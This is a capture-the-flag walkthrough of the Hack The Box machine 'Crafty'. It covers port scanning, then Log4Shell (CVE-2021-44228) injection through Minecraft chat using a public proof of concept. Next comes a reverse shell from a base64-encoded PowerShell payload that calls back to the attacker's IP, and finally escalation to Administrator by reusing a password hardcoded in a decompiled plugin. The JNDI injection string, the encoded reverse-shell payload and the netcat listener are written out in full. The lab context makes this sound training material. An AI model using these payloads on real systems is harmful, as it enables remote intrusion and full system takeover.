Description
Crafty is an easy Hack The Box machine that features:
- Minecraft 1.16.5 Log4j Remote Command Execution Vulnerability
- Sensitive Data Exposure in a Minecraft Plugin
- Privilege Escalation via a Leaked Credential
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.222.13.
$ ping -c 3 10.129.222.13
PING 10.129.222.13 (10.129.222.13) 56(84) bytes of data.
64 bytes from 10.129.222.13: icmp_seq=1 ttl=127 time=42.5 ms
64 bytes from 10.129.222.13: icmp_seq=2 ttl=127 time=46.6 ms
64 bytes from 10.129.222.13: icmp_seq=3 ttl=127 time=43.0 ms

--- 10.129.222.13 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 42.516/44.063/46.626/1.824 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.222.13 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.222.13
Host is up (0.057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 8.61 seconds
We get one open port, 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.222.13 -sV -sC -p80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.222.13
Host is up (0.063s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://crafty.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds
We get one service: a Hypertext Transfer Protocol (HTTP). We add the domain, crafty.htb to our /etc/hosts file.
$ echo "10.129.222.13 crafty.htb" | sudo tee -a /etc/hosts
 We find a web page related to Minecraft video-game, and a subdomain,
 play.crafty.htb, we add the subdomain to our /etc/hosts file.
$ echo "10.129.222.13 play.crafty.htb" | sudo tee -a /etc/hosts
This is not working as we are getting redirected to the crafty.htb page. Minecraft is a multiplayer game and its servers are commonly hosted in port 25565.
$ nmap 10.129.222.13 -sV -sC -p25565 -oN nmap_scan_ports_mine
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for crafty.htb (10.129.222.13)
Host is up (0.044s latency).

PORT      STATE SERVICE   VERSION
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
We find that a Minecraft server with version 1.16.5 is running. This version is vulnerable to the Java Log4j vulnerability, CVE-2021-44228.
Exploitation
To exploit this vulnerability we need to do two steps: firstly we need to download Minecraft-Console-Client (a lightweight console for Minecraft chat) in our machine, connect to the server, and having access to the in-game chat enter the payload. In the other hand we will need to create our malicious server that will create a HTTP and a LDAP server that will host the malicious code. We will login with an username, for example user and an empty password.
$ wget https://github.com/MCCTeam/Minecraft-Console-Client/releases/download/20240130-245/MinecraftClient-20240130-245-linux-x64
$ chmod +x MinecraftClient-20240130-245-linux-x64
$ ./MinecraftClient-20240130-245-linux-x64
$ minecraft-launcher
Minecraft Console Client v1.20.2 - for MC 1.4.6 to 1.20.2 - Github.com/MCCTeam
GitHub build 245, built on 2024-01-30 from commit 1e60b61
Settings file MinecraftClient.ini has been generated.

MCC is running with default settings.
Login :
Password(invisible):
You chose to run in offline mode.
Server IP :
Retrieving Server Info...
Server version : 1.16.5 (protocol v754)
[MCC] Version is supported.
Logging in...
[MCC] Server is in offline mode.
[MCC] Server was successfully joined.
Type '/quit' to leave the server.
<test> hi
>
Then we create our malicious server by using the PoC from kozmer. We will download the project, and install its dependencies including Java JDK.
$ git clone https://github.com/kozmer/log4j-shell-poc
$ cd log4j-shell-poc
$ python3 -m virtualenv log4j
$ source log4j/bin/activate
$ pip install -r requirements.txt
$ wget https://download.oracle.com/otn/java/jdk/8u20-b26/jdk-8u20-linux-x64.tar.gz
$ tar xvzf jdk-8u20-linux-x64.tar.gz
Then we modify the poc.py file with the Java class we want to inject, in this case we will create a reverse shell using a Base64 encoded string with PowerShell.
def generate_payload(userip: str, lport: int) -> None:
    program = """
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAA5ACIALAA5ADAAMAAxACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
"""
Then we start the LDAP and HTTP servers.
$ python3 poc.py --userip 10.10.14.49 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.49:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
We get the string we will need to inject into the chat, ${jndi:ldap://10.10.14.49:1389/a}. Before entering it, we will create a listener for our reverse shell.
$ nc -lvnp 9001
We will get the reverse shell.
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.49] from (UNKNOWN) [10.129.222.13] 49708

PS C:\users\svc_minecraft\server> whoami
crafty\svc_minecraft
Post-Exploitation
We are logged as the svc_minecraft user. We find another user in the system, jacob.
PS C:\users\svc_minecraft\server> net users

User accounts for \\CRAFTY

Administrator            DefaultAccount           Guest
jacob                    svc_minecraft            WDAGUtilityAccount
The command completed successfully.
In this folder, we find a sub-folder called plugins, with the Minecraft plugin playercounter-1.0-SNAPSHOT.jar. We can extract it and decompile it with JADX tool. We obtain this source code.
package htb.crafty.playercounter;

import java.io.IOException;

import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {

    public void onEnable() {
        try {
            Rcon rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
            try {
                String result = rcon.command("players online count");
                PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
                writer.println(result);
            } catch (IOException e3) {
                throw new RuntimeException(e3);
            }
        } catch (IOException e) {
            throw new RuntimeException(e);
        } catch (AuthenticationException e2) {
            throw new RuntimeException(e2);
        }
    }

    public void onDisable() {
    }
}
We find that a new Rcon object is being created. In the arguments we find a password, s67u84zKq8IXw. We can check with RunasCs tool if the password is being reused for the jacob user.
PS C:\users\svc_minecraft\Documents> .\RunasCs.exe jacob s67u84zKq8IXw "powershell whoami"
[-] RunasCsException: LogonUser failed with error code: The user name or password is incorrect
It is incorrect. Let’s check for the Administrator user.
PS C:\users\svc_minecraft\Documents> .\RunasCs.exe Administrator s67u84zKq8IXw "powershell whoami"

crafty\administrator
It works. Now we can spawn a reverse shell or run commands as the Administrator user.
Flags
With Administrator permissions we can obtain the user flag and the system flag.
PS C:\users\svc_minecraft\Documents> .\RunasCs.exe Administrator s67u84zKq8IXw "powershell cat C:\Users\svc_minecraft\Desktop\user.txt"
<REDACTED>
PS C:\users\svc_minecraft\Documents> .\RunasCs.exe Administrator s67u84zKq8IXw "powershell cat C:\Users\Administrator\Desktop\root.txt"
<REDACTED>